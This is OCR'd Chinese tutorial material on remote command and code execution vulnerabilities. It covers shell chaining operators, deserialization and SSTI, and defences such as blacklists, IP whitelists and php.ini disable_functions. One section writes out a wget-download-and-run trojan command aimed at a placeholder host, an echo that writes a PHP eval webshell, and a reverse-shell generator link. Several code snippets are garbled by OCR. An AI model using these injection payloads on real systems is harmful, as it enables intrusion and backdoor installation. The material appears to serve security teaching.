
一、命令执行与代码执行

> 不论是命令执行还是代码执行，最终目的都是 getshell，只是原理有所区别

- 命令执行漏洞
  - 远程命令执行漏洞（remote command execution），简称RCE。一般出现这种漏洞，是因为应用系统从设计上需要给用户提供指定的远程命令操作的接口，比如我们常见的路由器、防火墙、入侵检测等设备的web管理界面上，一般会给用户提供一个ping操作的web界面，用户从web界面输入目标IP，提交后后台会对该IP地址进行一次ping测试，并返回测试结果。 如果设计者在完成该功能时，没有做严格的安全控制，则可能会导致攻击者通过该接口提交恶意命令，从而导致漏洞的发生。
-
  - 远程代码执行（remote code execution）简称RCE，由于应用程序在调用一些能够将字符串转换为代码的函数（如PHP中的eval）时，没有考虑用户是否控制这个字符串，则会导致代码执行漏洞的发生。WebShell能够执行代码，本质上就是利用了代码执行的函数。




- 区别：命令执行执行的是系统命令。代码执行执行的是程序代码。
  - cat /etc/passwd [命令执行漏洞]

Darwin demo–MBP.mshome.net 22.6.0 Darwin Kernel Version 22.6.0:

```
[
```

```
    @system();
?>
```

- phpinfo(); []




Darwin demo-MBP.mshome.net 22.6.0 Darwin Kernel Version 22.6.0: Wed


```
    $php_code[
    @eval($php_code);
?>
```

1. 漏洞常见攻击手法

- 执行系统命令
  - 常见命令拼接符、
  - &&
  - 命令1 && 命令2
  - 当 命令1 执行成功后，再执行 命令2 。 如果命令1执行发生错误，将不会执行命令2
- ||
  - 命令1 || 命令2
  - 当 命令1 执行失败后， 再执行 命令2 。 如果命令1执行成功，将不会执行命令2
- ;
  - 命令1 ; 命令2
  - 执行 命令1 和 命令2 【windows不支持】
- &
  - 命令1 & 命令2
  - 执行 命令1 和 命令2
- | 管道符
  - 命令1 | 命令2
  - 执行 命令1 和 命令2 , 把 命令1 的执行结果 当作 命令2 的输入
  - cat 1.txt | grep hello



- 植入后门
  - 植入后门有两种方式
  - 使用命令，从黑客服务器下载木马并运行木马
    - 1 && wget http://xxxxx/360.exe && chmod u+x 360.exe && ./360.exe
  - 使用echo命令，向目标机器写入webshell
    - 1 && echo "@eval($_POST['cmd']);?>" > webshell.php
- 反弹shell
  - 反弹shell是指通过让受害者执行特定命令，迫使受害者把shell（bash、sh、cmd、powershell）传输到黑客服务器中
  - https://weibell.github.io/reverse-shell-generator/



- 反序列化
  - 也叫对象注入，就是当程序在进行反序列化时，会自动调用一些函数，但是如果传入函数的参数可以被用户控制的话，用户可以输入一些恶意代码到函数中，从而导致反序列化漏洞。

如果是php出现的反序列化漏洞可以理解为程序在执行unserialize()函数时，自动执行了某些魔术方法（magic method），而魔术方法的参数被用户所控制（通过控制属性来控制参数），这就会产生安全问题。

- 反序列化的最终目的是实现RCE
  - SSTI
  - 漏洞成因就是服务端接收了用户的恶意输入以后，未经任何处理就将其作为 Web 应用模板内容的一部分，模板引擎在进行目标编译渲染的过程中，执行了用户插入的可以破坏模板的语句，因而可能导致了敏感信息泄露、代码执行、GetShell 等问题。其影响范围主要取决于模版引擎的复杂性。
  - 凡是使用模板的地方都可能会出现 SSTI 的问题

2. RCE漏洞防御

(1) 代码角度

- 黑名单
  - 黑客既然要执行系统命令，那就把常见的危险命令及命令拼接符拦截即可
  - 常见危险命令 cat 、bash、nc等、常见命令连接符 | & || && ;

```
            trim( ]);

    // Set blacklist
    array(
        '&',
```

```
        ';',
        '|',
        '-',
        '$',
        '(',
        ')',
        '`',
        '||' => ,
    );

    // Remove any of the characters in the array (blacklist).
    str_replace( array_keys(  ), ,  );
```

- 白名单
  - 根据开发具体需求，限制用户只能输入某个指定命令或传入指定参数

```
// Get input
     ];
    stripslashes(  );

    // Split the IP into 4 octects
    $octetexplode( ".",  );

    // Check IF each octet is an integer
    if( ( is_numeric( $octet[0] ) ) && ( is_numeric( $octet[1] ) ) && ( is_numeric( $oct
et[2] ) ) && ( is_numeric( $octet[3] ) ) && ( sizeof( $octet ) == 4 ) ) {
        // If all 4 octets are int's put the IP back together.
        $octet[0] . '.' . $octet[1] . '.' . $octet[2] . '.' . $octet[3

        // 执行命令
    }
    else {
        // Ops. Let the user name theres a mistake
        $html .= '<pre>ERROR: You have entered an invalid IP.</pre>';
    }
}
```

(2) 服务器配置角度

- 慎用命令执行函数
  - PHP
  - system,passthru,exec,pcntl_exec,shell_exec,popen,proc_open
  - php disable_fuctions
  - php.ini
  - 要注意每一个不同的php版本对应不同的php.ini

```
196  ; This directive allows you to disable certain functions for security reasons.
197  ; It receives a comma-delimited list of function names. This directive is
198  ; *NOT* affected by whether Safe Mode is turned On or Off.
199  disable_functions = system
200
```

- 改好之后必须重启 apache或nginx (php是没办法重启的，因为它不是服务)
- JAVA
- runtime.getRuntime.exec
- javax.script.ScriptEngine engine = new javax.script.ScriptEngineManager().getEngineByName("js");

  engine.put("request", request);
  engine.put("response", response);
  engine.eval(request.getParameter("mr6"));

- 及时升级版本
  - 反序列化漏洞

> 所有公开的组件、框架出现反序列化漏洞后，均可通过更新解决（防火墙、IPS也会通过在线更新规则拦截攻击过程）

```
- weblogic
- fastjson
- shiro
```

- 非必要不要让服务器连通互联网
  - 防火墙、网闸、堡垒机